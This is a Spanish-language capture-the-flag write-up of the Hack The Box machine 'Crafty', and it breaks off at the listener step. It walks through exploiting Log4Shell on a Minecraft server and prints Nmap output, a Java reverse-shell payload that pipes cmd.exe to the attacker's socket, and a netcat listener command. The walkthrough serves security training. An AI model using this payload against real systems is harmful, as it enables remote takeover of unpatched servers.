

Write Up – Máquina Bizness

Entorno

Nombre: Crafty

Dificultad: Easy

Sistema Operativo: Windows

Target: 10.10.11.249

Plataforma: Hack The Box

Autora: Ingrid K.

Índice

1. Reconocimiento
2. Identificación de la vulnerabilidad
3. Explotación
4. Escalada de privilegios
5. Obtención de Shell de Administrador
6. Resumen final

1. Reconocimiento

Se realizó un primer escaneo con Nmap que reveló dos puertos clave

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "root@kali: /home/kali". The output of the Nmap scan is displayed, showing the following details:

```
root@kali: /home/kali
[+] Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 24.67% done; ETC: 17:30 (0:03:34 remaining)
SYN Stealth Scan Timing: About 35.50% done; ETC: 17:30 (0:03:02 remaining)
Discovered open port 25565/tcp on 10.10.11.249
SYN Stealth Scan Timing: About 48.81% done; ETC: 17:30 (0:02:16 remaining)
SYN Stealth Scan Timing: About 64.38% done; ETC: 17:29 (0:01:29 remaining)
SYN Stealth Scan Timing: About 76.68% done; ETC: 17:29 (0:00:58 remaining)
SYN Stealth Scan Timing: About 84.30% done; ETC: 17:30 (0:00:41 remaining)
Stats: 0:03:43 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.31% done; ETC: 17:30 (0:00:42 remaining)
Completed SYN Stealth Scan at 17:30, 266.79s elapsed (65535 total ports)
Nmap scan report for crafty.htb (10.10.11.249)
Host is up (0.21s latency).

Not shown: 65533 filtered tcp ports (no-response)

PORT      STATE SERVICE
80/tcp    open  http
25565/tcp open   minecraft

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 267.13 seconds
Raw packets sent: 131245 (5.775MB) | Rcvd: 327 (14.372KB)
```

The terminal prompt is "# []".


Posteriormente, mediante un segundo escaneo, se identificó el servicio en el puerto 25565, utilizado por Minecraft

```
Aplicaciones Lugares Lun 26 de feb 17:45 es
root@kali: /home/kali
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
| http-methods:
|_ Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-title: Crafty - Official Website
|_http-server-header: Microsoft-IIS/10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (89%)
Aggressive OS guesses: Microsoft Windows Server 2019 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1  161.81 ms 10.10.14.1
2  161.88 ms crafty.htb (10.10.11.249)

NSE: Script Post-scanning.
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
Initiating NSE at 17:40
Completed NSE at 17:40, 0.00s elapsed
```

Para acceder correctamente a la web, se agregó la IP al archivo



```
root@kali: /home/kali
lun 26 de feb 17:40
root@kali: /etc/hosts
GNU nano 7.2
10.129.166.25  unika.htb
10.129.70.70  thetoppers.htb
10.10.11.252  bizness.htb
10.10.11.249  crafty.htb
[ 10 líneas leidas ]
^G Ayuda      ^O Guardar     ^W Buscar      ^K Cortar      ^T Ejecutar    ^C Ubicación
^X Salir       ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^J Justificar ^/ Ir a linea
```

2. Identificación de la vulnerabilidad

El servicio en 25565 ejecutaba una versión vulnerable al exploit Log4Shell:

- o CVE-2021-44228: ejecución remota de código (RCE) enviando cadenas manipuladas
- o Permite cargar código malicioso desde un servidor LDAP del atacante

3. Explotación

Se utilizó el exploit PoC de <https://github.com/kozmer/log4j-shell-poc>

Pasos clave:

1. Clonar el repositorio del exploit

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is "root@kali: /home/kali/log4j-shell-poc". The user has cloned the "log4j-shell-poc" repository from GitHub into their home directory. The terminal history shows the following commands:


```
(root㉿kali)-[~/kali]
# ls
Descargas Escritorio expl.exe Imágenes Música Público Videos
Documentos expl2.exe Git log4j-shell-poc Plantillas Scripts VPN

(root㉿kali)-[~/kali]
# cd log4j-shell-poc

(root㉿kali)-[~/kali/log4j-shell-poc]
# ls
Dockerfile jdk-8u181-linux-x64.tar.gz
expl.exe LICENSE
Exploit.class log4j-shell-poc
Exploit.java playercounter-1.0-SNAPSHOT.jar
jdk1.8.0_20 poc.py

(root㉿kali)-[~/kali/log4j-shell-poc]
# 
```

2. Modificar la salida del exploit para generar cmd.exe (Windows)



A screenshot of a terminal window titled "root@kali: /home/kali/log4j-shell-poc". The window shows the "GNU nano 7.2" editor displaying a Python script named "poc.py". The script contains Java code for generating a payload and executing it via a socket connection. A specific line of code, "String cmd="cmd.exe";", is highlighted in yellow. The terminal has a Kali Linux purple gradient background.


```
GNU nano 7.2          poc.py
def generate_payload(userip: str, lport: int) -> None:
    program = """
import java.io.IOException;
import java.io.InputStream;
import java.io.OutputStream;
import java.net.Socket;

public class Exploit {

    public Exploit() throws Exception {
        String host=%s";
        int port=%d;
        String cmd="cmd.exe";
        Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
        Socket s=new Socket(host,port);
        InputStream pi=p.getInputStream(),
                    pe=p.getErrorStream(),
                    si=s.getInputStream();
        OutputStream po=p.getOutputStream(),so=s.getOutputStream();
    }
    while(!s.isClosed()) {

^G Ayuda      ^O Guardar      ^W Buscar      ^K Cortar      ^T Ejecutar      ^C Ubicación
^X Salir      ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^J Justificar ^/ Ir a linea
```


3. Descargar y configurar temporalmente JDK 8u181 (requerido por el exploit)



A screenshot of a terminal window titled "(root㉿kali)-[~/home/kali/log4j-shell-poc]". The command "ls" is run, listing files and directories including "Dockerfile", "expl.exe", "Exploit.class", "Exploit.java", "jdk1.8.0_20", "log4j-shell-poc", "playercounter-1.0-SNAPSHOT.jar", "poc.py", "pyCraft", "README.md", "requirements.txt", "target", and "vulnerable-application". The file "jdk1.8.0_20" is highlighted in red. The terminal has a Kali Linux purple gradient background.

```
# ls
Dockerfile      jdk-8u181-linux-x64.tar.gz      pyCraft
expl.exe        LICENSE                         README.md
Exploit.class   log4j-shell-poc                requirements.txt
Exploit.java    playercounter-1.0-SNAPSHOT.jar  target
jdk1.8.0_20     poc.py                          vulnerable-application
```

4. Descargar e instalar pyCraft, necesaria para enviar mensajes al servidor Minecraft



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is '(ENV)root@kali: /home/kali/log4j-shell-poc/pyCraft'. The user has navigated to the directory '/home/kali/log4j-shell-poc/pyCraft' and created a virtual environment named 'ENV' using 'virtualenv ENV'. The environment was created using CPython 3.11.8. The user then activated the environment with 'source ENV/bin/activate'. Finally, the user ran 'pip install -r requirements.txt' to install the required packages from 'requirements.txt'. The terminal output shows the creation of the environment, the activation command, and the pip installation process.

```
(ENV)root@kali: /home/kali/log4j-shell-poc/pyCraft
└─# cd pyCraft

└─(root㉿kali)-[/home/kali/log4j-shell-poc/pyCraft]
└─# virtualenv ENV
created virtual environment CPython3.11.8.final.0-64 in 1533ms
  creator CPython3Posix(dest=/home/kali/log4j-shell-poc/pyCraft/ENV, clear=False
, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle
, via=copy, app_data_dir=/root/.local/share/virtualenv)
    added seed packages: PyNBT==3.1.0, certifi==2024.2.2, cffi==1.16.0, charset_
normalizer==3.3.2, cryptography==42.0.5, idna==3.6, mutl8==1.0.6, pip==24.0, pyc
parser==2.21, requests==2.31.0, setuptools==68.1.2, urlib3==2.2.1, wheel==0.42.
0
    activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowershellActivator,PythonActivator

└─(root㉿kali)-[/home/kali/log4j-shell-poc/pyCraft]
└─# source ENV/bin/activate

└─(ENV)-(root㉿kali)-[/home/kali/log4j-shell-poc/pyCraft]
└─# pip install -r requirements.txt
Obtaining file:///home/kali/log4j-shell-poc/pyCraft (from -r requirements.txt (line 3))
```


5. Configurar:

- o Servidor LDAP
- o Listener (nc -lvpn 4444)


The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title bar indicates the session is running as root at the kali host. The terminal content shows the command `rlwrap nc -lvpn 4444` being run, with the output "listening on [any] 4444 ..." displayed below it. The background of the 